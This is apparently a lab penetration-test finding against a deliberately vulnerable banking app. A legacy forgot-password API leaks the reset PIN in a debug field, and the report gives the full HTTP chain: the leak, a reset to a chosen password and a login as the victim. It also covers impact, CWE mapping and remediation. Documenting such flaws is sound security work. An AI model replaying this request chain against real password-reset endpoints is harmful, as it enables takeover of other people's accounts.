Vulnerability
[FAIL] Account Takeover - Password Reset - Reset PIN Disclosure
Description


The /api/v1/forgot-password endpoint returns the victim's reset PIN directly in the HTTP response body in the debug_info.pin field. This PIN should only be delivered to a channel owned by the victim (email). Anyone who knows a username can request the PIN and then use it on /api/v1/reset-password to set a new password.
Impact
Confidentiality + Integrity (Critical): full account takeover without victim interaction and without access to the victim's email. An attacker only needs the username to change the password and sign in as the victim, including administrator accounts. The victim's accounts and every banking function fall under the attacker's control.
CWE
CWE-640: Weak Password Recovery Mechanism for Forgotten Password
OWASP
A07:2021 - Identification and Authentication Failures
Scenario




Normal: /api/v2/forgot-password accepts the request and states that the PIN was emailed, without disclosing the PIN. Exploitation: the legacy /api/v1/forgot-password endpoint returns the PIN in the response. Chain: the PIN is used on /api/v1/reset-password to set a password of the attacker's choosing. Impact: login as the victim succeeds.
Endpoint
POST http://127.0.0.1:5001/api/v1/forgot-password
POST http://127.0.0.1:5001/api/v1/reset-password
Affected feature
Password recovery / forgot password (API v1)
Remediation
- Never return reset PINs, OTPs, or recovery tokens in HTTP responses; deliver them only through a verified channel owned by the user.
- Remove the debug_info block from all production responses.
- Retire legacy (v1) endpoints already replaced by v2/v3.
- Use long random single-use tokens with a short lifetime instead of a 3-digit PIN.
- Apply rate limiting and invalidate all active sessions after a password reset.
Proof of concept
- (Screenshot 1) NORMAL: /api/v2/forgot-password for pentest_victim -> the response contains no PIN.
- (Screenshot 2) EXPLOITATION: /api/v1/forgot-password for pentest_victim -> the response discloses debug_info.pin.

- (Screenshot 3) CHAIN: the leaked PIN is sent to /api/v1/reset-password -> reset_success true, the victim's password is changed.

- (Screenshot 4) CIA IMPACT: log in as pentest_victim with the new password -> token issued, the victim account is taken over.
The complete record
LAB All targets are lab systems. Nothing here is a client engagement. Evidence is shown as recorded; secrets are blacked out.
HTTP request
POST /api/v2/forgot-password HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Content-Length: 30
Content-Type: application/json

{"username": "pentest_victim"}
HTTP response
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 187
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 02:58:12 GMT

{
  "debug_info": {
    "timestamp": "2026-09-30 02:58:12.691317",
    "username": "pentest_victim"
  },
  "message": "Reset PIN has been sent to your email.",
  "status": "success"
}
HTTP request
POST /api/v1/forgot-password HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Content-Length: 30
Content-Type: application/json

{"username": "pentest_victim"}
HTTP response
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 228
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 02:58:13 GMT

{
  "debug_info": {
    "pin": "358",
    "pin_length": 3,
    "timestamp": "2026-09-30 02:58:13.665194",
    "username": "pentest_victim"
  },
  "message": "Reset PIN has been sent to your email.",
  "status": "success"
}
HTTP request
POST /api/v1/reset-password HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Content-Length: 85
Content-Type: application/json

{"username": "pentest_victim", "reset_pin": "358", "new_password": "PwnedByPentest1"}
HTTP response
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 243
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 02:58:14 GMT

{
  "debug_info": {
    "reset_pin_used": "358",
    "reset_success": true,
    "timestamp": "2026-09-30 02:58:14.637378",
    "username": "pentest_victim"
  },
  "message": "Password has been reset successfully",
  "status": "success"
}
HTTP request
POST /login HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Content-Length: 61
Content-Type: application/json

{"username": "pentest_victim", "password": "[REDACTED-LAB-VALUE]"}
HTTP response
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 498
Set-Cookie: token=[REDACTED-LAB-TOKEN]; HttpOnly; Path=/
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 02:58:15 GMT

{
  "accountNumber": "9159912486",
  "debug_info": {
    "account_number": "9159912486",
    "is_admin": false,
    "login_time": "2026-09-30 02:58:15.599480",
    "user_id": 3,
    "username": "pentest_victim"
  },
  "isAdmin": false,
  "message": "Login successful",
  "status": "success",
  "token": "[REDACTED-LAB-VALUE]"
}
Next case: Active Debug Code - Application Server - Werkzeug Debugger →